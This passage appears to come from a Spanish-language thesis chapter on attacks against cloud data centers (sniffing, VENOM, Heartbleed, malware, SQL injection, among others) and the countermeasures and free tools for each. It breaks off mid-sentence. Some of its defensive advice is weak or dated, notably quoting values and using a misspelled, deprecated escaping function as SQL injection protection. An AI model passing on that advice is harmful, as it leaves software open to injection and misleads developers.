Se trata de una técnica por la cual se puede “escuchar” todo lo que circula por una red. Esto que en principio es propio de una red interna o Intranet, también se puede dar en la red de redes: Internet.

Esto se hace mediante aplicaciones que actúan sobre todos los sistemas que componen el tráfico de una red, así como la interacción con otros usuarios y ordenadores. Capturan, interpretan y almacenan los paquetes de datos que viajan por la red, para su posterior análisis (contraseñas, mensajes de correo electrónico, datos bancarios, etc.).

Funcionamiento de un Sniffing

Se aplican los mismos principios de la forma en que un sniffer funciona en una red Ethernet que para otras arquitecturas de red.

Un sniffer de Ethernet es un programa que trabaja en conjunto con la tarjeta de interfaz de red (NIC), para absorber indiscriminadamente todo el tráfico que esté dentro del umbral de audición del sistema de escucha. Y no sólo el tráfico que vaya dirigido a una tarjeta de red, sino a la dirección de difusión de la red 255.255.255.255 (ósea a todas partes).

Para ello, el sniffer tiene que conseguir que la tarjeta entre en modo "promiscuo", en el que recibirá todos los paquetes que se desplazan por la red. Así pues, lo primero que hay que hacer es colocar el hardware de la red en modo promiscuo; a continuación el software puede capturar y analizar cualquier tráfico que pase por ese segmento.

Esto limita el alcance del sniffer, pues en este caso no podrá captar el tráfico externo a la red (ósea, más allá de los routers y dispositivos similares), y dependiendo de donde esté conectado en la Intranet, podrá acceder a más datos y más importantes que en otro lugar. Para absorber datos que circulan por Internet, lo que se hace es crear servidores de correo o de DNS para colocar sus sniffers en estos puntos tan estratégicos.

9.1.10. Venom

VENOM, CVE-2015-3456, es una vulnerabilidad de seguridad en el código de unidad de disquete virtual utilizado por muchas plataformas de virtualización. Esta vulnerabilidad podría permitir a un atacante saltar entre máquinas virtuales 'contiguas', accediendo a los datos que se guardan en ellas y permitiendo incluso borrarlos o tomar el control de la máquina y utilizarla para realizar ataques sucesivos.

Funcionamiento

El sistema operativo de la VM se comunica con el controlador de disquete (FDC) enviando comandos como "seek, read, write, format, etc". al puerto de entrada / salida del FDC. El FDC virtual de QEMU utiliza un búfer de tamaño fijo para el almacenamiento de estos comandos y sus parámetros de datos asociados. El FDC mantiene un registro de la cantidad de datos que puede esperar de cada comando y, después de recibir todos los datos esperados desde el sistema de la VM, el FDC ejecuta el comando y limpia el buffer para el siguiente comando.

Este restablecimiento de buffer se realiza inmediatamente a la terminación del procesamiento para todos los comandos del FDC, a excepción de dos de los comandos definidos. Un atacante puede enviar estos comandos y parámetros especialmente diseñados desde el sistema de la VM al FDC para desbordar el buffer de datos y ejecutar código arbitrario en el proceso del hipervisor del anfitrión.

Sistemas vulnerables al VENOM

La vulnerabilidad está en el controlador de disquete virtual de QEMU. El código vulnerable es utilizado en numerosas plataformas y dispositivos de virtualización Xen, en particular, KVM, y el cliente nativo de QEMU. VMware, Microsoft Hyper-V y Bochs hipervisores no están afectados por esta vulnerabilidad. Sin embargo, como la vulnerabilidad existe en código base del hipervisor, la vulnerabilidad es relacionada al sistema operativo del host (Linux, Windows, Mac OS, etc.).

9.1.11. Heartbleed

El bug Heartbleed es una seria vulnerabilidad en la popular biblioteca de software criptográfico OpenSSL. Esta debilidad permite robar la información protegida, en condiciones normales, por el cifrado SSL / TLS utilizado para proteger Internet.

Este error permite a cualquier persona en Internet leer la memoria de los sistemas protegidos por las versiones vulnerables del software OpenSSL. Esto compromete las claves secretas utilizadas para identificar a los proveedores de servicios y cifrar el tráfico, los nombres y contraseñas de los usuarios y el contenido real. Esto permite a los atacantes escudriñar las comunicaciones, robar datos directamente de los servicios y usuarios e imitar a los usuarios y servicios.

Comportamiento

La RFC 6520 Heartbeat Extension prueba los enlaces de comunicación segura TLS / DTLS al permitir que un ordenador en un extremo de una conexión envíe un mensaje de "solicitud de latido de corazón" ("Heartbeat Request"), que consiste en una carga útil, típicamente una cadena de texto, junto con la longitud de dicha carga útil como un entero de 16-bits. El equipo receptor debe entonces enviar la misma carga exacta de vuelta al remitente.

Las versiones afectadas de OpenSSL asignan un búfer de memoria para el mensaje a devolver basado en el campo de longitud en el mensaje de solicitud, sin tener en cuenta el tamaño real de la carga útil de ese mensaje. Debido a esta falla de revisión de los límites apropiados, el mensaje devuelto consta de la carga útil,

posiblemente seguido de cualquier otra cosa que sea que esté asignada en el buffer de memoria.

Impacto que puede generar este bug

Al leer un bloque de memoria arbitrario del servidor web, los atacantes pueden recibir datos importantes, comprometiendo la seguridad del servidor y sus usuarios. Los datos que podrían ser robados incluyen la clave maestra del propio servidor, que puede permitir a los atacantes descifrar el tráfico actual o el almacenado, mediante un ataque pasivo MITM (si el servidor y el cliente no usan perfect forward secrecy), o activo si perfect forward secrecy está en uso. El atacante no puede controlar qué datos le son devueltos, aunque por la naturaleza del bug, existe cierta probabilidad de que sean datos usados por la misma biblioteca OpenSSL.

Por lo anterior, el bug puede revelar partes descifradas de las peticiones y respuestas del usuario, incluyendo cualquier tipo de información subida por el usuario a través de la conexión "segura", cookies de sesión y contraseñas, etc., lo que permitiría al atacante suplantar la identidad de otro usuario del servicio.

9.1.12. Código malicioso

Es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento de su propietario. El término malware es muy utilizado por profesionales de la informática para referirse a una variedad de software hostil, intrusivo o molesto.

El software se considera malware en función de los efectos que provoque en un computador. Malware no es lo mismo que software defectuoso; este último contiene bugs peligrosos, pero no de forma intencionada.

Muchos virus son diseñados para destruir archivos en disco duro o para corromper el sistema de archivos escribiendo datos inválidos. Algunos gusanos son diseñados para vandalizar páginas web dejando escrito el alias del autor o del grupo por todos los sitios por donde pasan. Estos gusanos pueden parecer el equivalente informático del grafiti.

Sin embargo, debido al aumento de usuarios de Internet, el software malicioso ha llegado a ser diseñado para sacar beneficio de él, ya sea legal o ilegalmente. Desde 2003, la mayor parte de los virus y gusanos han sido diseñados para tomar control de computadoras para su explotación en el mercado negro. Estas computadoras infectadas “computadoras zombis” son usadas para el envío masivo de spam por correo electrónico, para alojar datos ilegales como pornografía infantil, o para unirse en ataques DDoS como forma de extorsión entre otras cosas.

Factores que generan las vulnerabilidades de los sistemas.

Existen varios factores que hacen a un sistema más vulnerable al malware: homogeneidad, errores de software, código sin confirmar, sobre-privilegios de usuario y sobre-privilegios de código.

Una causa de la vulnerabilidad de redes, es la homogeneidad del software multiusuario. Por ejemplo, cuando todos los ordenadores de una red funcionan con el mismo sistema operativo, si se puede comprometer ese sistema, se podría afectar a cualquier ordenador que lo use.

En algunos sistemas, los usuarios no administradores tienen sobre-privilegios por diseño, en el sentido que se les permite modificar las estructuras internas del sistema, porque se les han concedido privilegios inadecuados de administrador o equivalente. El malware, funcionando como código sobre-privilegiado, puede utilizar estos privilegios para modificar el funcionamiento del sistema. Casi todos los sistemas operativos populares y también muchas aplicaciones scripting permiten códigos con muchos privilegios. Esto hace a los usuarios vulnerables al malware contenido en archivos adjuntos de correos electrónicos, que pueden o no estar disfrazados.

9.1.13. Conclusión y recomendaciones

Cabe destacar que existen múltiples formas de realizar un ataque a un data center, y que estos ataques, en su mayoría pueden producir grandes riesgos para

una empresa, si esta no está preparada para combatirlos o preferiblemente para evitarlos.

Es de suma importancia que las empresas u organizaciones encargadas de los data center cuenten con un personal capacitado para lograr fortalecer las defensas del data center y de esta forma evitar futuros inconvenientes.

También se recomienda buscar información extra a la proporcionada en este documento y mantenerse constantemente actualizado de los nuevos ataques que surgen, debido a que los hacker mantienen en busca de brechas en la seguridad de los data center y realizando nuevos y más mortales ataques a estos.

9.2. Subcapítulo 2: Requisitos de seguridad mínimos con los que un data center en la nube debe contar

En este subcapítulo se describen diferentes requisitos, prácticas o estrategias las cuales brindan soporte a las empresas para hacer frente a cada uno de los 12 ataques mencionados en el capítulo anterior.

9.2.1. Ataque distribuido de denegación de servicio (DDoS)

Para evitar sufrir un DDoS, se sugiere a las empresas tomar las siguientes medidas:

Desarrollar un plan: definir quién es el responsable máximo, qué medidas hay que tomar, qué partners pueden ayudar, quién contacta con las fuerzas de seguridad y cuándo lo hace, quién es el portavoz de comunicación.

Implementar mitigación basado en la nube: suscribirse a los servicios de mitigación de DDos basados en la nube, ya sea a través de un proveedor especializado en estos servicios o del proveedor de Internet.

Implementar mitigación On-Premise: utilizar tecnologías de mitigación tales como Check Point DDoS Protector para una detección temprana que permita tener tiempo para pasar al servicio de mitigación basado en la nube.

Contar con varios puntos de presencia en Internet: tener más de uno permite reenviar las solicitudes de los usuarios a otros sitios. De esta forma se distribuyen las operaciones y se reduce el impacto global de un ataque DDoS.

Instalar una solución integral de prevención de amenazas: Es necesario tener múltiples capas de detección y de análisis de malware para una detección temprana y mitigación inicial de ataques DDoS globales hasta que se cambie hasta el servicio de mitigación basado en la nube.

Utilizar redes de distribución de contenidos (CDN): Contar con el apoyo de servicios CDN para distribuir la carga de trabajo contribuye a reducir el impacto global de un ataque DDoS

9.2.2. ARP Spoofing

Las defensas que se pueden tomar a la hora de hacer una prevención contra un ataque ARP Spoofing, son los siguientes:

Hacer uso de tablas ARP estáticas, es decir añadir entradas estáticas ARP, de forma que no existe caché dinámica, cada entrada de la tabla mapea una dirección MAC con su correspondiente dirección IP. Sin embargo, esta no es una solución práctica, sobre todo en redes grandes, debido al enorme esfuerzo necesario para mantener las tablas ARP actualizadas: cada vez que se cambie la dirección IP de un equipo, es necesario actualizar todas las tablas de todos los equipos de la red.

Por lo tanto, en redes grandes es preferible usar otro método: el DHCP snooping. Mediante DHCP, el dispositivo de red mantiene un registro de las direcciones MAC que están conectadas a cada puerto, de modo que rápidamente detecta si se recibe una suplantación ARP.

Otra forma de defenderse contra el ARP Spoofing, es detectarlo. Arpwatch es un programa Unix que escucha respuestas ARP en la red, y envía una notificación vía correo electrónico al administrador de la red, cuando una entrada ARP cambia.

Comprobar la existencia de direcciones MAC clonadas, puede ser también un indicio de la presencia de ARP Spoofing, aunque hay que tener en cuenta, que hay usos legítimos de la clonación de direcciones MAC.

También se puede hacer uso de RARP (“Reverse ARP”, o ARP inverso) que es el protocolo usado para consultar, a partir de una dirección MAC, su dirección IP correspondiente. Si ante una consulta, RARP devuelve más de una dirección IP, significa que esa dirección MAC ha sido clonada.

9.2.3. Phishing

Para este ataque poco pueden hacer las empresas más que brindar una fuerte capacitación a sus usuarios y/o empleados, pues este ataque logra su objetivo gracias al desconocimiento e inocencia de sus víctimas.

Las recomendaciones que se brindan a los usuarios y/o empleados para evitar caer en el phishing, son las siguientes:

- Compruebe que la página web en la que ha entrado es una dirección segura (debe comenzar con https:// y un pequeño candado cerrado debe aparecer en la barra de estado del navegador).
- Mantenga buenos hábitos y no responda a enlaces en correos electrónicos no solicitados o en Facebook.
- Fijarse en el emisor del mensaje.
- Mirar a quién se ha enviado el mensaje.
- No abra adjuntos de correos electrónicos no solicitados.
- Compruebe la URL del sitio, se recomienda escribir la dirección en el navegador de Internet en lugar de hacer clic en el enlace proporcionado.
- Mantenga actualizado su navegador y aplique los parches de seguridad.
- Revise periódicamente sus cuentas para detectar transferencias o transacciones irregulares.
- Proteja sus contraseñas y no las revele a nadie.
- No proporcione información confidencial a nadie por teléfono, en persona o a través del correo electrónico; recuerde que una empresa jamás solicitará su información personal.
- Use un filtro anti-spam.

- Haga un análisis gratuito de su equipo y compruebe si está libre de phishing.

9.2.4. Inyección SQL

Para evitar que una aplicación sea vulnerable a una inyección SQL, se brindan los siguientes consejos que los desarrolladores deben tener presente a la hora de realizar el código:

- **Escapar los caracteres especiales utilizados en las consultas SQL**

  Al hablar de “escapar caracteres” se está haciendo referencia a añadir la barra invertida “\” delante de las cadenas utilizadas en las consultas SQL para evitar que estas corrompan la consulta. Algunos de estos caracteres especiales que es aconsejable escapar son las comillas dobles (“), las comillas simples (‘) o los caracteres \x00 o \x1a ya que son considerados como peligrosos pues pueden ser utilizados durante los ataques.

  Los distintos lenguajes de programación ofrecen mecanismos para lograr escapar estos caracteres. En el caso de PHP se puede optar por la función mysql_real_scape_string(), que toma como parámetro una cadena y la modifica evitando todos los caracteres especiales, devolviéndola totalmente segura para ser ejecutada dentro de la instrucción SQL.

- **Delimitar los valores de las consultas**

  Aunque el valor de la consulta sea un entero, es aconsejable delimitarlo siempre entre comillas simples. Una instrucción SQL del tipo:

  SELECT nombre FROM usuarios WHERE id_user = $id

  Es una instrucción muy fácil de modificar a través de una inyección SQL, por esto se aconseja el delimitar los valores con comillas simples, de la siguiente manera:

  SELECT nombre FROM usuarios WHERE id_user = ‘$id’

- **Verificar siempre los datos que introduce el usuario**

  Si en una consulta se está a la espera de recibir un entero, no se debe confiar en que sea así, sino que es aconsejable tomar medidas de seguridad y realizar la comprobación de que realmente se trata del tipo de dato que se está esperando. Para realizar esto, los lenguajes de programación ofrecen funciones que realizan esta acción, como pueden ser ctype_digit() para saber si es un número o ctype_alpha () para saber si se trata de una cadena de texto en el caso del lenguaje PHP.

  También es aconsejable comprobar la longitud de los datos para descartar posibles técnicas de inyección SQL, ya que si por ejemplo se está esperando un nombre, una cadena extremadamente larga puede suponer un intento de ataque por este método. En el caso de PHP, se puede utilizar la función strlen() para ver el tamaño de la cadena.

- **Asignar mínimos privilegios al usuario que conectará con la base de datos**

  El usuario que se utilice para conectarse a la base de datos desde un código debe tener los privilegios justos para realizar las acciones necesarias. No utilizar nunca un usuario root con acceso a todas las bases de datos ya que de esta forma se estará dando facilidades a los hackers para que puedan acceder a toda la información.

- **Programar bien**

  No hay mejor medida para evitar este tipo de ataques que realizar una buena programación, poniendo en práctica las necesidades básicas y el interés para desarrollar una aplicación totalmente segura

Existen herramientas de testeo que ayudan a la comprobación de la seguridad del data center contra las inyecciones SQL y una de ellas son:

- SQLiHelper 2.7 SQL Injection
- Pangolin
- SQLMap

9.2.5. Man in the middle

Para este ataque, tanto las empresas como los usuarios finales deben estar bien informados para poder frustrar este tipo de ataque. Los consejos que se brindan son los siguientes:

Contramedida Usuarios finales

- Cerciorarse de los certificados EV SSL y prestando atención cuando falta el brillo o color verde.
- Descargar la última versión de los navegadores web de alta seguridad, como Internet Explorer 7 o versión superior, FireFox 3 o versión superior, Google Chrome, Safari u Opera.
- Aproveche los dispositivos de autenticación como los tokens y otras formas de autenticación con dos factores para cuentas confidenciales.
- Trate los correos electrónicos que reciba de remitentes desconocidos con un alto grado de escepticismo y no haga clic en enlaces para obtener acceso a sitios seguros (escriba la dirección del sitio en el navegador).

Contramedidas Empresas

- Coloque el certificado SSL EV en su página de inicio y en cualquier otra página donde se realice una transacción segura.
- No ofrezca logins en páginas que todavía no están en una sesión SSL.
- Ofrezca autenticación con dos factores a los clientes como una forma opcional de agregar otro nivel de seguridad cuando se obtiene acceso a las cuentas.
- No incluya enlaces en los correos electrónicos que envíe a clientes y pídales que descarguen la última versión de sus navegadores de su preferencia.

9.2.6. Ataque de canal lateral

Debido a que los ataques de canales laterales dependen de la relación entre la información emitida (filtrada) a través de un canal lateral y de información secreta, las contramedidas caen en 2 categorías:

- La supresión o reducción de la liberación de información.
- La eliminación de la relación entre la información filtrada y la información secreta.

9.2.7. Ransomware

Para evitar el cifrado de información valiosa para la organización debido a una infección del sistema por causa de un ransomware, se recomienda a las organizaciones tener presentes las siguientes medidas preventivas que ayudan a evitar este tipo de ataque.

Medidas preventivas

- Copias de seguridad
- Usar VPN
- Usar sistemas anti-Spam y mail scanners a nivel de correo electrónico
- Mantener actualizado el sistema operativo, los programas instalados, plugins de los navegadores, etc.
- Usar herramientas o utilidades extras de seguridad que ayuden a mitigar la explotación de vulnerabilidades. (Ej: EMET)
- Uso de software para control de aplicaciones o de lista blanca
- Establecer políticas o mecanismos para impedir la ejecución de archivos en carpetas comúnmente usadas por este malware. (Ej: CryptoPrevent)
- Usar bloqueadores de JavaScript para el navegador. (Ej. Privacy Manager).
- Bloquear el tráfico relacionado con dominios y servidores C2 mediante los IPS/IDS del perímetro
- Mantener listas de control de acceso (ACL) para unidades de red mapeadas
- Mostrar extensiones de archivos conocidos
- Usar la herramienta Anti Ransom.

- Usar máquinas virtuales.
- Evitar el uso masivo de cuentas con permisos de administrador local o de dominio.
- Restringir ejecución de .exe en rutas conocidas por medio de directivas de seguridad o GPO o reglas del IPS de host.
- Prevenir, aprobar o usar con permisos de administrador local o del dominio
- Usar programas de concienciación en seguridad de la información (Ej. Securing The Human of SANS)

Si por algún motivo, después de haber realizado estas medidas preventivas, o no se lograron realizar a tiempo, y se detecta una infección por causa de un Ransomware, se recomienda seguir los siguientes pasos:

Medidas reactivas

- Desconectar cable de red, dispositivos de almacenamiento externos y unidades de red mapeadas.
- Verificar si el proceso o ejecutable sigue en ejecución o está inyectado como un hilo de un proceso válido del sistema operativo.
- Realizar un volcado de memoria del proceso.
- Si no se ha identificado el proceso, se recomienda apagar manualmente el PC y arrancarlo en “Modo Seguro”.
- Realizar copia de seguridad del equipo afectado.
- Comunicar el incidente de seguridad al equipo de seguridad de la información o de respuesta a incidentes de la organización o del país (para Colombia ColCERT).
- Valorar el escenario para ver si es posible recuperar los archivos cifrados.
    - Existe un backup completo de la información en el host afectado.
    - Existe una herramienta o la clave privada para descifrar los archivos.
    - Existe un Shadow Volume Copy para restaurar el sistema operativo
    - Existe forma de recuperar los archivos usando técnicas o software forense
    - Conservar los archivos cifrados para ver si en un futuro se pueden descifrar.

9.2.8. Power attack

Tal ataque es posible de evitar si se implanta políticas basadas en limitaciones de energía “power capping”.

Sin embargo dicho ataque podría ser mitigado por completo con la adopción de un UPS (Sistema de alimentación ininterrumpida) a nivel de rack. Por su parte Microsoft creó como una alternativa al tradicional UPS, su tecnología Local Energy Storage, que posiciona las baterías de litio-ion dentro del chasis del servidor.

9.2.9. Sniffing

La primera y principal medida de prevención contra el Sniffing, es utilizar técnicas criptográficas. Con esta medida no se evitará que los datos sean capturados, pero esa información no podrá ser utilizada por ningún atacante ya que al estar encriptada es ilegible. El protocolo HTTPS lo que hace es crear un canal cifrado para que la información sensible como las contraseñas pase por ahí y no pueda ser utilizada por un atacante en caso de que haya sido capturada.

Otra medida es no enviar información sensible a través de la red. Lo que se hace es enviar información que por sí sola no sirve para nada salvo que se combine con otra (clave pública y privada, autenticación en ambos extremos, etc). Tanto el cliente como el servidor utilizan esa información, pero no viaja por la red, por lo que no puede ser capturada.

Finalmente, cuando se esté en lugares con una red Wi-Fi pública, como aeropuertos, centros comerciales, etc. Se aconseja evitar al máximo conectarse a este tipo de redes, las cuales no se tiene garantía de que es segura. Sin embargo, siempre y cuando se conecte para navegar por Internet no existe ningún problema.

9.2.10. Venom

Debido a que este ataque se produjo a una vulnerabilidad que se encontraba en un controlador de disquete virtual, una vez se detectó dicha falla, algunas

empresas diseñaron un parche el cual resolvía dicha vulnerabilidad e impedía por completo dicho ataque.

La información referente a estos parches se encuentra en el punto 9.3.10.

9.2.11. Heartbleed

Al igual que con el ataque anterior, este ataque se produjo por un bug el cual ya está corregido en las nuevas versiones. OpenSSL 1.0.1g publicado el 7 de abril de 2014 corrige este error.

Sin embargo, a continuación se brindan recomendaciones que tanto los administradores del sistema como los usuarios que hayan sido afectados deben de tener en cuenta.

Por parte de administradores de sistemas

- Aplicar el parche a OpenSSL y pasar a una versión que no estuviera afectada.
- Remitir el certificado de seguridad del sitio para eliminar la posibilidad de que estuviera comprometido.
- Revocar el certificado anterior.

Por parte de los usuarios de los afectados

- No entrar en los sitios que estaban afectados hasta que no se corrigiera el fallo de seguridad
- Una vez corregido, cambiar sus contraseñas para eliminar la posibilidad de que hubiera sido comprometida.

9.2.12. Código malicioso

Para evitar la infección de los equipos debido a un código malicioso, es recomendable tener presente en todo momento las siguientes recomendaciones:

- Respaldo de la información (copias de seguridad o backups).

- Realizar un control periódico del software instalado.
- Mantener un control de la red.
- Protección física de acceso a la red.

9.2.13. Conclusión y recomendaciones

Las recomendaciones mencionadas en este subcapítulo, son solo una forma de fortalecer las defensas de los data center, de igual forma cabe mencionar que se recomienda buscar información extra y mantener en constante capacitación a los empleados o clientes sobre los nuevos métodos de ataque que vayan surgiendo con el paso del tiempo; de esta forma reforzar aún más las defensas del data center y brindar de esta forma una mayor confianza a los usuarios sobre la seguridad de sus datos.

9.3. Subcapítulo 3: Tecnologías libres disponibles para cumplir con los requisitos de seguridad.

En este subcapítulo se hace mención a diferentes tecnologías las cuales brindan un mayor soporte a las empresas para evitar ser vulnerables a alguno de los ataques mencionados en el subcapítulo 1 y subcapítulo 2.

En algunos de los ataques, debido a su forma de operar, zona a atacar, datos comprometidos, entre otros, no se logró encontrar o no existe software alguno que brinde apoyo a las empresas contra algunos ataques, sin embargo en el subcapítulo anterior se mencionan procedimientos o políticas que se pueden emplear para evitar sufrir alguno de estos ataques.

9.3.1. Ataque distribuido de denegación de servicio (DDoS)

- Cloudflare: es una red de entrega de contenidos (CDN, content delivery network) global gratuito, de protección DNS, DDoS y proveedor de seguridad web que puede acelerar y proteger cualquier sitio en línea, en pocas palabras es un filtro para páginas web.

La protección avanzada contra DDoS que ofrece Cloudflare, se puede utilizar para mitigar ataques DDoS de todas las formas y tamaños, incluyendo aquellos que se dirigen a los protocolos UDP, ICMP, así como SYN/ACK, amplificación DNS y ataques de Capa 7.

Ofrece protección contra ataques DDoS sin límite de nivel empresarial a una tasa fija mensual.

Una vez creada una cuenta en Cloudflare, la configuración del sitio web es rápida y sencilla, y los pasos a seguir se pueden apreciar en el siguiente video.

9.3.2. ARP Spoofing

- ArpON: es una solución basada en host que hace que el protocolo estandarizado ARP sea seguro para evitar el ataque de Man In The Middle (MITM) a través de la ARP spoofing, el envenenamiento de la caché ARP o el ataque ARP poison routing.

  Los software y bibliotecas requeridos para el ArpON se encuentran en la documentacion del mismo con link directo a cada uno de los software o bibliotecas requeridos.

  Para la construcción e instalación, antes que nada descargar el ArpON; ahora:

  Para instalar el ArpON en la ruta predeterminada "/":

  ```
  $ cd /path/to/arpon
  $ mkdir build
  $ cd build
  $ cmake ..
  $ make
  ```

```
$ sudo make install
```

Para instalar el ArpON en otra ruta de acceso:

```
$ cd /path/to/arpon
$ mkdir build
$ cd build
$ cmake -DCMAKE_INSTALL_PREFIX="/path/to/install" ..
$ make
$ sudo make install
```

Normalmente las rutas de la instalación son: "/", "/ usr" o "/ usr / local".
Si sus dependencias están instaladas en las otras rutas:

```
$ cd /path/to/arpon
$ mkdir build
$ cd build
$ cmake -DCMAKE_INCLUDE_PATH="/path/to/include1;/path/to/include2" \
-DCMAKE_LIBRARY_PATH="/path/to/library1;/path/to/library2" ..
$ make
$ sudo make install
```

Si desea personalizar los parámetros del compilador CFLAGS:

```
$ cd /path/to/arpon
$ mkdir build
$ cd build/
$ cmake -DCMAKE_C_FLAGS="your-cflags-here" ..
$ make
$ sudo make install
```

- ArpWatch: es un programa Unix que escucha respuestas ARP en la red, y envía una notificación vía correo electrónico al administrador de la red, cuando una entrada ARP cambia.

9.3.3. Phishing

- avast: Es una herramienta antivirus y antiphishing la cual ayuda a reconocer, eliminar y evitar el phishing.

  Una vez descargado el instalador, es solo seguir los 3 sencillos pasos que se indican allí.

  - Ejecute el instalador de Avast dando doble clic en el archivo descargado.

  - Confirme la instalación haciendo clic en “Si” en el cuadro de diálogo para aceptar el inicio de la instalación.

  - Siga las instrucciones del asistente de instalación una vez haya dado clic en el botón azul de la ventana del instalador.

9.3.4. Inyección SQL

Para evitar este tipo de ataques seguir los procedimientos del ítem 9.2.4.

9.3.5. Man in the middle

Para evitar este tipo de ataques seguir los procedimientos del ítem 9.2.5. Sin embargo, puede visitar Cloudflare para configurar SSL con dicha empresa, lo cual se hace simplemente activando la opción “ACTIVE CERTIFICATE” en el tablero de Cloudflare.

9.3.6. Ataque de canal lateral

- diskAshur DT: aunque no es un software libre, el iStorage diskAshur DT es el primer disco duro portátil del mundo con cifrado por hardware con acceso mediante código PIN y capacidades de hasta 8TB.

El diskAshur DT utiliza cifrado por hardware de grado militar de 256 bits, que cifra los datos almacenados en la unidad en tiempo real. En caso de que la unidad se perdiera o fuera robada, el usuario puede estar tranquilo de que todos los datos contenidos en la unidad están seguro y ningún tercero no autorizado puede acceder a ella, incluso si el disco duro es retirado de su carcasa.

Este disco duro es útil contra este tipo de ataque ya que incorporado en la electrónica del iStorage diskAshur, se encuentra la tecnología de Circuito de Tiempo Variable (VTC) de iStorage, que trabaja para frustrar “timing attacks” o ataques de canal lateral.

9.3.7. Ransomware

- avast igualmente proporciona soporte antirransomware y su método de instalación es exactamente el mismo que se menciona en el ítem 9.3.3. Sin embargo, debido a que existen múltiples formas de ransomware, igualmente existen diferentes métodos o herramientas que ayudan en la posible recuperación de los datos, y son los mencionados en la Tabla 1.

Tabla 1 Tabla de variante Ransomware conocidas y posible recuperación

RANSOMWARE	POSIBILIDAD DE RECUPERACIÓN DE LOS DATOS
ANDROID/LOCKER.Q	No se conoce
ALPHACRYPT	Mediante Tesla Decoder hasta versión 2.2 y Teslacrypt Decodre
BAT_CRYPTOR	A partir de backup
BITCRYPTOR	Mediante herramienta CoinVaultDecryptor de Kaspesky
COINVAULT	Mediante herramienta CoinVaultDecryptor de Kaspesky
CRYPTODEFENSE	Mediante herramienta de Emisoft

CRYPTOFORTRESS	A partir de backup
CRYPTINFINITE	Mediante herramienta DecryptCryptInfinite Emisoft
CRYPTOLOCKER	Con suerte www.descryptolocker.com
CRYPTOGRAPHIC LOCKER	Mediante herramientas forenses de recuperación de ficheros
CRYPTOWALL	A partir de backup/ Volume Shadow Copies
CTB-LOCKER/CRITONI	A partir de backup
FILECODER	Algunas variables con cifrado débil pueden recuperarse archivos
LECHIFFRE	Mediante herramienta DecryptLeChiffre de Emisoft
LOCKER	Mediante la herramienta de descifrado Lock Unlocker
RAMADANT	Mediante herramienta Ramadant Kit Tool de Emisoft
TESLACRYPT	Mediante TeslaDecoder hasta versión 2.2 y Teslacrypt Decoder
TORRENTLOCKER	Mediante herramienta TorrentUnlocker de BleepingComputer
W32/REVETON	A partir de backup
ZEROLOCKER	Mediante herramienta UnlockZeroLocker de Vínsula

9.3.7.1. Otras herramientas gratuitas antirransomware

- Alcatraz Locker
- Apocalypse
- BadBlock
- Bart
- Crypt888
- CrySiS
- Globe
- Legion
- NoobCrypt
- SZFlocker
- TeslaCrypt

9.3.8. Power attack

- Intel Node Manager: es una manera inteligente de optimizar y gestionar los recursos informáticos en el data center, refrigeración y energía. esta tecnología de administración de servidores amplía la instrumentación de componentes a nivel de la plataforma y puede utilizarse para aprovechar al máximo cada watt consumido en el data center. Intel Node Manager está disponible en la familia de procesadores Intel® Xeon®.

  Para maximizar los beneficios de Intel Node Manager, se requiere una consola de administración para agregar datos de energía y establecer políticas para grupos físicos y lógicos de servidores.

9.3.9. Sniffing

- Promqry 1.0 y PromqryUI 1.0: Promqry es una herramienta de línea de comandos que puede utilizarse en secuencias de comandos. Por su lado PromqryUI es una herramienta que tiene una interfaz gráfica de usuario de Windows. Ambas herramientas tienen la misma funcionalidad básica:
  - Para consultar la red del equipo local de interfaces
  - Para consultar las interfaces de un equipo remoto único
  - Para consultar una variedad de interfaces remotas de los equipos.

  Ambas herramientas requieren ejecutar el Framework de Microsoft.NET, y deben ejecutar las herramientas en el contexto de seguridad del administrador. Además, las herramientas tienen las siguientes limitaciones:

  - No pueden detectar rastreadores independientes.
  - No pueden detectar rastreadores que se ejecutan en sistemas operativos anteriores a Microsoft Windows 2000.
  - De forma remota no pueden detectar rastreadores que se ejecutan en sistemas de Windows donde se ha modificado el hardware de red específicamente para evitar la detección.

- Para instalar Promqry 1.0 o PromqryUI 1.0 descargar el paquete Promqrycmd.exe y hacer doble clic en el .exe autoextraíble para instalar.

9.3.10. Venom

Como se mencionó en el punto 9.2.10, la solución a este ataque es la instalación del parche el cual resolvía dicha vulnerabilidad e impedía por completo dicho ataque, el link directo a la información necesaria a estos parches según la empresa se encuentra a continuación:

- QEMU
- Xen Project
- Red Hat
- Citrix
- FireEye
- Linode
- Rackspace
- Ubuntu
- Debian
- Suse
- DigitalOcean
- f5
- Joyent
- Liquid Web
- UpCloud
- Amazon

9.3.11. Heartbleed

Para evitar este tipo de ataques seguir los procedimientos del ítem 9.2.11

9.3.12. Código malicioso

- Firewalls y Antivirus, avast es uno de los muchos tipos de antivirus que existen y ayuda contra este tipo de ataques, y su instalación está descrita en el punto 9.3.3.

9.3.13. Conclusión y recomendaciones

Aunque estos software brindan soporte para dichos ataques, es recomendable mantener presente los procedimientos que fueron mencionados en el subcapítulo 2, pues como todo, estos software pueden tener brechas de seguridad que los

procedimientos mencionados en el subcapítulo 2 pueden corregir y generar un gran refuerzo al software.

Aclarar que aunque algunos de los ataques ocurrieron por bugs que hoy en día ya están corregidos y que dejaron de ser realizados por los hacker, no está de más mantenerlos presentes y contar con las herramientas que corrigieron dichos bugs.

9.4. Subcapítulo 4: Caso de estudio

¿Sería posible que no nos tuviéramos que preocupar por nuestra información? lamentablemente no, tenemos que estar muy pendiente de nuestra información para que otras personas no puedan acceder a esta.

En todas las empresas se maneja información personal o mejor dicho información sensible, ya sea de clientes, proveedores, empleados o de procesos de una organización; ahora además, todos nuestros datos son manejados en lo que ahora llamamos nube, lo cual significa que nuestros datos van a estar en Internet, esto puede dejar más vulnerable nuestra información.

Debido a esto, se realizó esta investigación de posibles ataques que puede sufrir un data center en la nube y tratar de minimizar el riesgo a estos.

Lo primero que se hizo fue realizar la búsqueda de los posibles ataques que puede recibir un data center, y cómo se pueden prevenir utilizando tecnologías libres ya sea por medio de procedimientos o algunas herramientas, es bueno tener en cuenta que la palabra libre no quiere decir que sea gratis; seguido de esto se realizó unas pruebas pilotos a cuatro de los doce ataques, para esto se simuló un data center.

Para la simulación de un data center lo primero que se debe tener en cuenta es que los servidores son equipos que están en línea, cuando se dice que están en línea quiere decir que son accesibles desde internet, entendido esto se simuló el data center localmente, esto quiere decir que los servidores estarán accesibles

